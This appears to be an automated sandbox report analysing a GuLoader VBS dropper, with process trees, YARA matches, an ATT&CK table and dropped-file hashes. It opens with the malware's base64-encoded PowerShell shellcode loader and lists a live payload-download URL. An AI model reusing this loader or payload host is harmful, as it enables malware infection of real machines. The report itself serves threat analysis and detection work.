ZABUAHkAcABlAC4ATABBQAFMAdAByACkAXQBzAHQAcgBpAG4AZwAgAEYAYQBCAEwARQAsAHUAaQBuAHQAIABLAG8AbgBnAGUAaAB1AHMALABpAG4AdAAgAEQA
aQBzAHYAbwBpAGMAZQBhAG8ALABpAG4AdAAgAEYAbwByAGwAeQA5ADAALABpAG4AdAAgAE0AYQBpAG4AYQBzAGMAaABlACwAaQBuAHQAIABNAG8AcgBhAGwA
aQB0ADEALABpAG4AdAAgAFQATwBSAEUAQQBEAE8AKQA7AA0ACgBbAEQAbABBsAEkAbQBwAG8AcgB0ACgAIgBuAHQAZABsAGwAIgApAF0AcAB1AGIAbABpAGMA
IABzAHQAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAAaQBuAHQAIABOAHQAQQBsAGwAbwBjAGEAdABlAFYAaQByAHQAdQBhAGwATQBlAG0AbwByAHkAKABpAG4A
dAAgAEYAbwByAGwAeQA5ADYALAByAGUAZgAgAEkAbgB0ADMAMgAgAHIAdQBzAHQAbgBpAG4AZwBlAHIALABpAG4AdAAgAFAAbwBpAG4AdABzAG0AZQBuAGgA
LAByAGUAZgAgAEkAbgB0ADMAMgAgAEYAbwByAGwAeQA5ACwAaQBuAHQAIABXAE8AUgBLAFMASABBJAFAATQBFACwAaQBuAHQAIABGAG8AcgBsAHkAOQA3ACkA

OwANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIASwBFAFIATgBFAEwAMwAyACIALAAgAEUAbgB0AHIAeQBQAG8AaQBuAHQAPQAiAFIAZQBhAGQARgBpAGwA
ZQAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABpAG4AdAAgAEMARABBAEMAKABpAG4AdAAgAFAAbwBpAG4AdABzAG0A
ZQBuAGgAMAAsAHUAaQBuAHQAIABQAG8AaQBuAHQAcwBtAGUAbgBoADEALABJAG4AdABQAHQAcgAgAFAAbwBpAG4AdABzAG0AZQBuAGgAMgAsAHIAZQBmACAA
SQBuAHQAMwAyACAAUABvAGkAbgB0AHMAbQBlAG4AaAAzACwAaQBuAHQAIABQAG8AaQBuAHQAcwBtAGUAbgBoADQAKQA7AA0ACgBbAEQAbABsAEkAbQBwAG8A
cgB0ACgAIgBVAFMARQBSADMAMgAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAEUAbgB1AG0A
VwBpAG4AZABvAHcAcwAoAEkAbgB0AFAAdAByACAAUABvAGkAbgB0AHMAbQBlAG4AaAA1ACwAaQBuAHQAIABQAG8AaQBuAHQAcwBtAGUAbgBoADYAKQA7AA0A
CgANAAoAfQANAAoAIgBAAA0ACgAjAEgATwBWAEUARABCAFkAIABWAEUATABTAEUAUwBNACAARQB2AGUAcgBlAGQAIABQAHIAbwBhAG0AYQB0AGUAdQAgAHAA
YQBhAHMAawB5AG4AZAAgAEgAYQBhAG4AZABlAHYAZQBuACAAZgBvAHIAbABiAGUAcgBuACAAYgBlAHQAaABhAG4AawBpAG4AZwAgAGUAdQByAG8AdgBpAHMA
aQBvACAARgBvAHIAdQBkAGQAaQBzACAADQAKACQARgBvAHIAbAB5ADkAMgA9ACIAJABlAG4AdgA6AHQAZQBtAHAAIgAgACsAIAAiAFwATwBWAEUAUgAuAGQA
YQB0ACIADQAKACMAYgBvAG8AawBsAGkAZgB0AG0AIABGAG8AcgBzAGEAZQBkAGUAdQAgAFUAbgBkAGUAcgBzACAAYgBvAHIAdABmAG8AcgBrACAAZABlAHQA
ZQAgAEwAYQBtAHAAYQAgAEIAbABhAG4AYwBoAGUAZAA2ACAAVABhAHcAcABpAGUAbQBhAHMAdAAgAHQAaQBsAHMAdABhAG4AZAAgAGsAYQByAHQAbwBuAG4A
IABCAGUAdgBpAGwAZwBlAG4AZAAxACAAQgBhAGcAZwByAHUAbgBkADEAIABUAGEAbgB0AGEAbABpAHMAZQAyACAAQgBsAG8AZAB0ADMAIAANAAoAJABGAG8A
cgBsAHkAOQAzAD0AMAA7AA0ACgAkAEYAbwByAGwAeQA5ADkAPQAxADAANAA4ADUANwA2ADsADQAKACQARgBvAHIAbAB5ADkAOAA9AFsARgBvAHIAbAB5ADkA
MQBdADoAOgBOAHQAQQBsAGwAbwBjAGEAdABlAFYAaQByAHQAdQBhAGwATQBlAG0AbwByAHkAKAAtADEALABbAHIAZQBmAF0AJABGAG8AcgBsAHkAOQAzACwA
MAAsAFsAcgBlAGYAXQAkAEYAbwByAGwAeQA5ADkALAAxADIAMgA4ADgALAA2ADQAKQANAAoAIwBTAHYAawBsAGkAbgBnAGUAcgBuADEAIABiAGwAYQBuAGsA
IABHAHUAdAB0AGUAcgBzAHMAZQAgAFUASABZAEcARwBFAE4AUwBJAEwAIABVAGYAbwByAGQAIABSAGkAZwBzAGcAcgBlACAAQgBMAE8ASwBOAEkAIABFAFYA
QQBOAEUAUwAgAFQAcgBhAGMAdABhAGIAIABKAHUAbABlAG4AZQBnACAAYgBuAGYAYQBsAGQAZQBsAHMAIABNAEkAUwBMACAAbwBtAHMAdAAgAFQAZQBzAHQA
aQBrAGwAZQBuADYAIABGAGkAbABtACAAcABhAG0AcABhAG4AZwBvAGsAbwAgAA0ACgAkAEYAbwByAGwAeQA5ADQAPQBbAEYAbwByAGwAeQA5ADEAXQA6ADoA
VgBpAGEAYwAoACQARgBvAHIAbAB5ADkAMgAsADIAMQA0ADcANAA4ADMANgA0ADgALAAxACwAMAAsADMALAAxADIAOAAsADAAKQANAAoAIwBMAGUAbgBzAGEA
ZgB0AGEAbABlACAATgBhAHQAdQA4ACAARgBPAFIAUwBBAE0ATABJAE4AIABJAG4AawBvACAAUwBVAEIATQBPAEQARQBBACAAZQBsAGUAZgAgAGMAYQB0AGEA
cgBpAG4AZQBzACAAQgByAGEAbgBjAGgAZQBvAHIAIABOAG8AbgBmAGEAbgA1ACAATQBpAHMAdwA3ACAAQgBpAGwAbAAgAHoAbwBlAGYAbwByACAAUABhAGwA
YQBlACAASwBoAGEAcgB1AG4AIAByAGUAdAByAGkAYgB1AHQAaQAgAFMAdQBmAGYAcgBhAGcAZQB0ACAATABpAG4AcwBlAHIAbgA3ACAARQBrAHMAaQBsAGUA
cgA5ACAAYwBhAHQAYQBsAHkAcwB0AGwAZQAgAFYAYQBnAGkAZgAgAFMAawByAGwAbABlAHIAYQBuAGkAIABSAEUAVABTAEEAIABUAGgAcgBvAGMAawBzAGkA
IABJAG4AZQBmAGYAaQBjAGEAYwA4ACAAZwBlAG4AZQByAGEAIABVAGwAdgBlAHUAbgBnACAATgBpAGcAaAB0AHcAYQByAGQAbgAyACAASwBWAEEARABSAEEA
VABUAEEAIAANAAoAJABGAG8AcgBsAHkAOQA1AD0AMAA7AA0ACgAjAEwAYQBuAGQAcwByAGUAdABwAG8ANAAgAE8AcABzAHYAdQBsADMAIABLAG8AbgB0AHIA
YQAgAHAAcgBlAGQAZQAgAEIAUgBBAE4ARABTAEwAIABTAEsATwBWAEQAQQBlAEwAVQAgAGQAZQBjAGEAbgBhAGwAcwBhACAAawBhAG8AbABpAG4AcwBhACAA
ZwByAHUAdAB0AGUAZABlACAAUwB0AHIAbQBmAG8AcgBiACAAUABzAGUAdQBkADYAIABIAGUAcAB0AGEAcgBjADgAIABTAGUAYwByACAAYgBpAGwAbABvAHcA
aQBuACAAYgBhAHQAYwAgAEYASQBUAFQAQQBCAEwARQAgAFAAaQBuAGsAbgBlAHMAcwBlACAAUABTAE8AQwBJAEQAQQBFAEMASAAgAA0ACgBbAE
YAbwByAGwAeQA5ADEAXQA6ADoAQwBEAEEAQwAoACQARgBvAHIAbAB5ADkANAAsACQARgBvAHIAbAB5ADkAMwAsADUAOQAxADcAOQAsAFsAcgBlAGYAXQAkAE
YAbwByAGwAeQA5ADUALAAwACkADQAKACMAdABoAGUAbQAgAFMAUABBAFQAQQBMACAAUwB0AGEAbABsAGUAcgBvADgAIABQAGkAcwB0AGkAIABP
AGUAZABpAGMAbgAgAEMAQQBOAE4ASQBCAEEATAAgAEwAeQBrAGsAZQBkAGUAcwBzADcAIAB0AHIAZQBkAGkAdgBlAGEAYQByACAAUgBlAGoAcwB0AGYANAAg
AFMAVQBQAFAARQBUAEUAUgBSACAARgBsAGUAcgBkAG8AYgAxACAASQBuAG8AcgBkAGkAbgA1ACAASwBOAEIARQAgAFMAdABhAHQAaQAgAFIAZQBzAHQAYQB1
AHIAYQB0ADgAIABMAGkAdABoAHkAcwA4ACAATABFAFQAVABSAE8AIABsAGkAZwByAG8AaQBuAHMAcgAgAEQAcgBiAHQAIABkAGUAZwBhAHMAcwBlAHMAIABC
AGwAcgBlAHIAbwA4ACAADQAKAFsARgBvAHIAbAB5ADkAMQBdADoAOgBFAG4AdQBtAFcAaQBuAGQAbwB3AHMAKAAkAEYAbwByAGwAeQA5ADMALAAgADAAKQAN
AAoADQAKAA== MD5: DBA3E6449E97D4E3DF64527EF7012A10)

- conhost.exe (PID: 5904 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- csc.exe (PID: 1164 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\nixooqy0\nixooqy0.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 4728 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESA741.tmp" "c:\Users\user\AppData\Local\Temp\nixooqy0\CSCD80281C713344E65BE3EDC717FEDF542.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)

- **cleanup**

Malware Configuration

Threatname: GuLoader


```
{
  "Payload URL": "https://vegproworld.com/wp-content/Touchb.vbs"
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000012.00000002.806121442.0000000009200000.00000040.00000800.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000000.00000003.585259442.000001AB0D281000.00000004.00000020.00020000.00000000.sdmp	SUSP_LNK_SuspiciousCommands	Detects LNK file with suspicious content	Florian Roth	• 0x1eaa:$s12: Wscript.Shell

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Networking

C2 URLs / IPs found in malware configuration

Potential malicious VBS script found (has network functionality)

System Summary

Wscript starts Powershell (via cmd or directly)

Very long command line found

Data Obfuscation

Yara detected GuLoader

HIPS / PFW / Operating System Protection Evasion


Encrypted powershell cmdline option found

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 1 Command and Scripting Interpreter	Path Interception	1 2 Process Injection	1 Masquerading	OS Credential Dumping	1 Security Software Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	2 2 1 Scripting	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	2 1 Virtualization/Sandbox Evasion	LSASS Memory	1 Process Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Application Layer Protocol	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	2 PowerShell	Logon Script (Windows)	Logon Script (Windows)	1 2 Process Injection	Security Account Manager	2 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Deobfuscate/Decode Files or Information	NTDS	1 Application Window Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	2 2 1 Scripting	LSA Secrets	1 File and Directory Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 Obfuscated Files or Information	Cached Domain Credentials	1 2 System Information Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PO-19903.vbs	20%	ReversingLabs	Script.Trojan.Valyria	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://go.micro	0%	URL Reputation	safe	
http://https://vegproworld.com/wp-content/Touchb.vbs	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

⊘ **No contacted domains info**

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://vegproworld.com/wp-content/Touchb.vbs	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000012.00000002.799500951.0000000004921000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://go.micro	powershell.exe, 00000012.00000002.801078678.0000000004BC7000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs

⊘ **No contacted IP infos**

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	625175
Start date and time: 12/05/202213:29:19	2022-05-12 13:29:19 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 26s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PO-19903.vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	30
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal84.troj.evad.winVBS@8/9@0/0
EGA Information:	• Successful, ratio: 100%
HDC Information:	Failed

HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .vbs • Adjust boot time • Enable AMSI • Override analysis time to 240s for JS files taking high CPU consumption

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe
- Excluded IPs from analysis (whitelisted): 23.211.6.115
- Excluded domains from analysis (whitelisted): ris.api.iris.microsoft.com, e12564.dspb.akamaiedge.net, fs.microsoft.com, login.live.com, store-images.s-microsoft.com, sls.update.microsoft.com, store-images.s-microsoft.com-c.edgekey.net, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
13:33:25	API Interceptor	33x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\OVER.dat

Process:	C:\Windows\System32\wscript.exe
File Type:	data
Category:	dropped
Size (bytes):	59179
Entropy (8bit):	7.382148699631125
Encrypted:	false

SSDEEP:	1536:h+3+oNMsrhj0KX8PR8u6DXwceBy0SE9trLu:Y+NuhQzJ8xrVf0bfLu
MD5:	DD9476AAE299F8CD938C0948F1F1C984
SHA1:	CB7F30DDE5A14A71FB33FDD8EDECADFBDB59F178
SHA-256:	6E63C9314D2B7EEFE27553D57326E4A39DCE0C360CDBF1E5B146C244A0E09EBA
SHA-512:	B2E5D0FC61FD41F9135960A0B1C602A3129E9C620ABC233476CFCAFAF827205A0A9E50B80920FFA1713D814C749D3D165462FD06C2EEF9F2AFA1F7A9841FDA3 D
Malicious:	false
Reputation:	low
Preview:	......h#.a:.4$1..`.,$...ZZ.._1..4...r.@@@@9.u.W.......H;s..e.!.I.$....d.L.G.m.l..:..Z7.XvB.m.!......w.W.M.t....^)\...p*...2|.u....}w.....\.2(.7..F..{....p8...{..z.......c..c..c..c..c..c..c.. c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c.]....*../.@..../.ed.b.M`....s...1.....y.+T.T..j.e....R.du...i.2.N{.E...._aZ~...u.W...... :.P.8...V..@(..r%.......B.z....@E .R{ ..n~..@>.o.....B...c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..c..k......qf...M...pPJs...V...m.'1.Z9J.8....%..%...q..*...\..v..b.....!. .6.p}.n..9.X...k%....b.....r...r.T.36...UJ9P...N.&...XARW...-..../Y6{...F.}.=...{.....Ip.V.o...........r.b=...A...C..r...J9P...N.&...XARW...-..../Y6{...F.}.=...{.....Ip.V.o........EI%....7.......r.J.1. ....N..b.....!..6.p}.n..9.X...k%.'1.Z9J.8....%..%...q..*...\..v@...E.<...=./..L.Ht......D....F...L...X.(..v.Y+..%.X..r....E*Hn<../bI....7..<.........nf.r.(......G..P.H....]..%.

C:\Users\user\AppData\Local\Temp\RESA741.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x48a, 9 symbols
Category:	dropped
Size (bytes):	1328
Entropy (8bit):	3.994300931044267
Encrypted:	false
SSDEEP:	24:Hkie9E2gmdQckXhHUaWhKE2mfIl+ycuZhNFakSjPNnq9qd:NmdxkxkK1mg1ulFa3Jq9K
MD5:	F65AACFFA87FF3D50E26D4C74F94C373
SHA1:	6A99566969A7B48289D6386F84EF8D4FE349ECA6
SHA-256:	2033A2E3693269ADE25A9E859EACEF47C94FC8D3FEBF878C467FFF4C03763D49
SHA-512:	01FA0DC64D1B7C2F85B481D5B58F8A9E6279C5C56768C781885A841CC15574A686672D6F3B1B158A75D242DE11FE870B3631C38EAC677CE1E6D1E91676ADAE 6
Malicious:	false
Reputation:	low
Preview:	L...!o}b.............debug$S........L...................@..B.rsrc$01........X.......0...........@..@.rsrc$02........P...:...............@..@........T....c:\Users\user\AppData\Local\Temp\nixo oqy0\CSCD80281C713344E65BE3EDC717FEDF542.TMP...............J.K.R.y...AZ(^...........4.......C:\Users\user\AppData\Local\Temp\RESA741.tmp.-.<..................' ...Microsoft (R) CVTRES.\.=..cwd.C:\Users\user\Desktop.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe..0................. ......H.......L...........H.........L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O............................?..........................D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..............S.t.r.i.n.g.F.i.l. e.I.n.f.o.........0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...n.i.x.o.o.q.y.0...d.l.l.....(.....L.e.g.a.l.C.o.p. y.r.i.g.h.t... ...D.....O.r.i.g.i.n.

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_p0z1jjqw.oai.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_zxf5m4f4.ld0.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B

SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\nixooqy0\CSCD80281C713344E65BE3EDC717FEDF542.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0798254431067904
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5grynak7YnqqjPN5Dlq5J:+RI+ycuZhNFakSjPNnqX
MD5:	4AA44B85520779C78689E0415A285E87
SHA1:	1EDE7161C51CF583512BE32B8DF895F7164CD25F
SHA-256:	46E3F9ED1DF836373FB977E8B1594AB433CDE01C35E2EBD4A9EE3FD022E77601
SHA-512:	DE78B379F9F0CA20008090E52BF4EA22F7F3BEFE6C12D95E14508319FB184B4843B3764B5C181642BD14DEF02294E6027E19665A8FA24184C8CE101C240F00C0
Malicious:	false
Preview:	....L...<..............0..........L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O............................?..........................D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.............. S.t.r.i.n.g.F.i.l.e.I.n.f.o.........0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...n.i.x.o.o.q.y.0...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...n.i.x.o.o.q.y.0...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\nixooqy0\nixooqy0.0.cs

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	889
Entropy (8bit):	5.191875284747735
Encrypted:	false
SSDEEP:	24:JoVSAJt2mRmgkr7NJt29L81RfdafHNQRARU1uRihWRIM:JoVSAJtFmhr7NJtU0RoFQRARbRi4RIM
MD5:	EBEF46122B08728A01A250DF520357D7
SHA1:	D5DB4A89DA7DE1804EF133F7D81D56523044DA4C
SHA-256:	65013DE37A743262C3BEB05B409081A5CA852B93F72CA8CB70C83AAB0CE09F7C
SHA-512:	B81F4DDD72DD4F85AC5E0A0B9D7CBF148D834A89BAF9F4E9AAE8A1116D82E802A95F7FF3EE069500031650D4CFACA0F099DE92791B3E64D82299F39F4D89FA B8
Malicious:	false
